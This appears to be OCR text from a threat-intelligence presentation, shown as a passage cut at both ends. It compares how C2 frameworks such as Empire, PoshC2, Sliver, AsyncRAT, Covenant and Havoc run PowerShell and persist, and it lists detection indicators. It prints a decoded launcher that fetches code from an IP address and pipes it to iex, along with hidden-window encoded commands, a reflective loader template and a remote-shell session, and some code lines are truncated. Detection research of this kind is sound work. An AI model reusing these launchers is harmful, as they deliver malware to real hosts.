UAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaAB1AF0AOgA6AEQAZQBmAGEAdQBsA
AHcAcgAoACcAaAB0AHQAcAA6AC8ALwAxADcAMgAuADIAMwAuADIAMQAuADEAMwAxADoAOAA
BsAGwALwAnACkALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwB8AGkAZQB4AA==
timeout /t 1 > nul
del "%~f0"
```

decode


Output

```
(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;
iwr('http://172.23.21.131:8888/download/powershell/')-UseBasicParsing|iex
```

This PowerShell script downloads the agent and execute it

Indicators

Empire wizSafe



Item	Value
Parent Process	cmd.exe
Command Line	(default) powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>

Generating launcher source code

PoshC2

wizSafe


```
with open("%s%spayload.txt" % (self.BaseDirectory, name), 'w') as f:
            f.write(self.PSDropper)

        self.QuickstartLog("Batch Payload written to: %s%spayload.bat" %
(self.BaseDirectory, name))

        encodedPayload = base64.b64encode(b64gzip.encode('UTF-16LE'))
        batfile = "powershell -exec bypass -Noninteractive -windowstyle hidden -
e %s" % encodedPayload.decode("utf-8")
```

https://github.com/nettitude/PoshC2/blob/master/poshc2/server/payloads/Payloads.py#L145-L148

Indicators

PoshC2

wizSafe



Item	Value
Parent Process	cmd.exe
Command Line	powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

Focus on PowerShell

wizSafe

Technique	Count	Frameworks
Windows Command Shell	10/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Havoc • PoshC2 • Quasar • Sliver
PowerShell	9/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Havoc • PoshC2 • Quasar • Sliver

PowerShell features

- Usage
  - Remote shell
    - Sliver
  - Command and script execution
    - Koadic, Havoc, Merlin, AsyncRAT, DcRat, Quasar
  - Launcher execution
    - Empire, Covenant
- Indicators
  - Command line

Remote shell indicator

wizSafe

Framework	Command Line
Sliver	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥ powershell.exe" -NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding] ::UTF8"

Remote shell with PowerShell

Sliver

wizSafe


- Sliver can execute PowerShell as a remote shell using the "shell" command
  - If PowerShell does not exist, it will execute cmd.exe
- Warns that it is not a recommended command

```
[server] sliver (SQUARE_WINGMAN) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 10868

PS C:\Users\ben\Desktop\c2\sliver\sliver.exe>
PS C:\Users\ben\Desktop\c2\sliver\sliver.exe> whoami
whoami
testlab\ben
PS C:\Users\ben\Desktop\c2\sliver\sliver.exe>
```

Indicators

Sliver

wizSafe



Item	Value
Parent Process	<any Sliver process>
Command Line	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding] ::UTF8"

Command and script execution with powershell.exe indicator matrix

wizSafe

Framework	Command Line
AsyncRAT	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%¥[a-z] {6}.ps1"'
DcRat	
Havoc	-C <any command line>

AsyncRAT and DcRat execute a PowerShell script received from a C&C Server


wizSafe

Framework	Command Line
AsyncRAT	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%¥[a-z] {6}.ps1"'
DcRat	
Havoc	-C <any command line>

SendFile function

AsyncRAT DcRat wizSafe

- AsyncRAT and DcRat can receive and execute files from the C&C server using the 'SendFile' feature on the C&C Server
- When 'To Disk' is selected, the script is written to a file, and it will be executed using PowerShell



SendFile function source code

AsyncRAT DcRat wizSafe

```
string fullPath = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) +
unpack_msgpack.ForcePathObject("Extension").AsString);
<…snip…>
If (unpack_msgpack.ForcePathObject(“Extension”).AsString.ToLower().EndsWith(".ps1"))
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = $"/c start /b powershell –ExecutionPolicy Bypass -WindowStyle Hidden
       -NoExit -FilePath {""" + "¥"" + fullPath + "¥"" + """} & exit",
        CreateNoWindow = true,
        <…snip…>
    });
}
```

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/SendFile/SendFile/Handler/HandleSendTo.cs#L18-L31

SendFile function source code

AsyncRAT DcRat wizSafe

```
string fullPath = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) +
unpack_msgpack.ForcePathObject("Extension").AsString);
<…snip…>
If (unpack_msgpack.ForcePathObject(“Extension”).AsString.ToLower().EndsWith(".ps1"))
{
    Process.Start(new ProcessStartInfo
    {
        Arguments = $"/c start /b powershell –ExecutionPolicy Bypass -WindowStyle Hidden
        -NoExit -FilePath {"" + "¥"" + fullPath + "¥"" + ""} & exit",
        CreateNoWindow = true,
        <…snip…>
    });
}
```

The file is written to the path:
%Temp%¥[a-z]{6}.<Extension>

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/SendFile/SendFile/Handler/HandleSendTo.cs#L18-L31

SendFile function source code

AsyncRAT DcRat wizSafe


```
string fullPath = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) +
unpack_msgpack.ForcePathObject("Extension").AsString);
<…snip…>
If (unpack_msgpack.ForcePathObject(“Extension”).AsString.ToLower().EndsWith(".ps1"))
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = $"/c start /b powershell –ExecutionPolicy Bypass -WindowStyle Hidden
        -NoExit -FilePath {"""" + "¥"" + fullPath + "¥"" + """} & exit",
        CreateNoWindow = true,
        <…
    });
}
```

cmd.exe /c start /b powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath <script path> & exit

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/SendFile/SendFile/Handler/HandleSendTo.cs#L18-L31

Indicators

AsyncRAT DcRat wizSafe



Item	Value
Parent Process	cmd.exe
Command Line	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%¥[a-z] {6}.ps1"'

Havoc command line does not contain powershell.exe path

wizSafe

Framework	Command Line
AsyncRAT	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%¥[a-z] {6}.ps1"'
DcRat	
Havoc	-C <any command line>

powershell.exe execution source code

Havoc wizSafe


```
else if ( InputCommands[ 0 ].compare( "powershell" ) == 0 ) {
    if ( InputCommands.length() > 1 ) {
        auto Program =
QString("C:¥¥Windows¥¥System32¥¥WindowsPowerShell¥¥v1.0¥¥powershell.exe");
        // NOTE: the 'powershell' command does not need to escape quotes
        auto Args    = QString( "-C " + JoinAtIndex( commandline.split( " " ),
1 ) ).toUtf8().toBase64();

        TaskID = CONSOL
command/script" );
        CommandInputList[ TaskID ] = commandline;

        SEND( Execute.ProcModule( TaskID, 4, "0;FALSE;TRUE;" + Program + ";" + Args ) )
}
```

Args variable only contains arguments.
This is the same in its "shell" command.

https://github.com/HavocFramework/Havoc/blob/main/client/src/Havoc/Demon/ConsoleInput.cc#L1815-L1826

Indicators

Havoc wizSafe



Item	Value
Process Name	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe
Command Line	-C <any command line>

Launcher execution with powershell.exe

wizSafe

Framework	Command Line
Empire	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>
Covenant	sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('<base64 encode file'>),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))| Out-Null";

Launcher execution option is a bit different compared to cmd.exe execution

wizSafe

Framework	Command Line
Empire	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>
Covenant	sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Comp…onv ert]::Fro… file'>),[IO… …ess));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))|Out-Null";

Launcher execution with cmd.exe:
powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>

Launcher module targeting user execution

Empire

wizSafe

- Empire has multiple file types for its launcher
- The launcher runs with the execution options configured in the listener
- When the listener protocol is set to http or http_com, only the execution options for 'launcher_bat' are modified

Launcher	Application
launcher_vbs	wscript.exe
launcher_hta	mshta.exe
launcher_sct	regsvc32.exe
launcher_xml	MSBuild.exe
launcher_lnk	explorer.exe
launcher_bat	cmd.exe

Default launcher execution option example

Empire

wizSafe

```
"Launcher": {
    "Description": "Launcher string.",
    "Required": True,
    "Value": "powershell -noP -sta -w 1 -enc ",
},
```


Default launcher execution option

https://github.com/BC-SECURITY/Empire/blob/main/empire/server/stagers/windows/launcher_bat.py#L120-L128

Indicators

Empire

wizSafe



Item	Value
Command Line	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>

Covenant launcher execution command line is very long

wizSafe

Framework	Command Line
Empire	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>
Covenant	sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('<base64 encode file'>),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))| Out-Null";

PowerShell launcher source code

Covenant

wizSafe

```
private static readonly string PowerShellLauncherCodeTemplate = @“
    sv o (New-Object IO.MemoryStream);
    sv d (New-Object IO.Compression.DeflateStream(
        [IO.MemoryStream][Convert]::FromBase64String(
            ‘{{GRUNT_IL_BYTE_STRING}}’),
            [IO.Compression.CompressionMode]::Decompress)
    );
    sv b (New-Object Byte[](1024));
    sv r (gv d).Value.Read((gv b).Value,0,1024);
    while((gv r).Value -gt 0){
        (gv o).Value.Write((gv b).Value,0,(gv r).Value);
        sv r (gv d).Value.Read((gv b).Value,0,1024);
    }
    [Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint
    .Invoke(0,@(,[string[]]@()))|Out-Null";
```

https://github.com/cobbr/Covenant/blob/master/Covenant/Models/Launchers/PowerShellLauncher.cs#L71

PowerShell launcher source code

Covenant

wizSafe


```
private static readonly string PowerShellLauncherCodeTemplate = @"
    sv o (New-Object IO.MemoryStream);
    sv d (New-Object IO.Compression.DeflateStream(
        [IO.MemoryStream][Convert]::FromBase64String(
            '{{GRUNT_IL_BYTE_STRING}}'),
            [IO.Compression.CompressionMode]::Decompress)
    );
    sv b (New-Object Byte[](1024));
    sv r (gv d).Value.Read((gv b).Value,0,1024);
    while((gv r).Value -gt 0){
        (gv o).Value
        sv r (gv d).V
    }
    [Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint
    .Invoke(0,@(,[string[]]@()))|Out-Null";
```

Covenant agent is compressed with Deflate algorithm and encoded in Base64

https://github.com/cobbr/Covenant/blob/master/Covenant/Models/Launchers/PowerShellLauncher.cs#L71

Indicators

Covenant wizSafe



Item	Value
Script Block	sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String(‘<base64 encode file’>),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))|Out-Null";

Threat Intelligence
~ Persistence ~

Persistence matrix 1

wizSafe

Technique	Count	Frameworks
Registry Run Key/Startup Folder	9/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Merlin • PoshC2 • Quasar • Sliver
Scheduled Task/Job	7/10	• AsyncRAT • DcRat • Empire • Koadic • PoshC2 • Quasar • Sliver

Persistence matrix 2

wizSafe

Technique	Count	Frameworks
WMI Event Subscription	4/10	• Covenant • Empire • Koadic • PoshC2
Windows Service	4/10	• Covenant • Havoc • PoshC2 • Sliver
Component Object Model Hijacking	1/10	• Covenant
Image File Execution Options Injection	1/10	• Empire

Focus on Run Registry Key/Startup Folder

wizSafe

Technique	Count	Frameworks
Registry Run Key/Startup Folder	9/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Merlin • PoshC2 • Quasar • Sliver
Scheduled Task/Job	7/10	• AsyncRAT • DcRat • Empire • Koadic • PoshC2 • Quasar • Sliver

Registry Run key features

- All frameworks can add an entry to “HKCU” Registry "Run" key
  - HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
  - All frameworks use Windows API for adding an entry to Registry Run key
- Indicators
  - Registry key
  - Registry value name
  - Registry value type
  - Registry value data

Registry Run Keys indicator matrix

wizSafe

Framework	Registry Key
AsyncRAT	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
DcRat	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Covenant	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Empire	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Koadic	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Merlin	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
PoshC2	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Quasar	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce

Empire and Quasar use multiple Run Registry keys

wizSafe

Framework	Registry Key
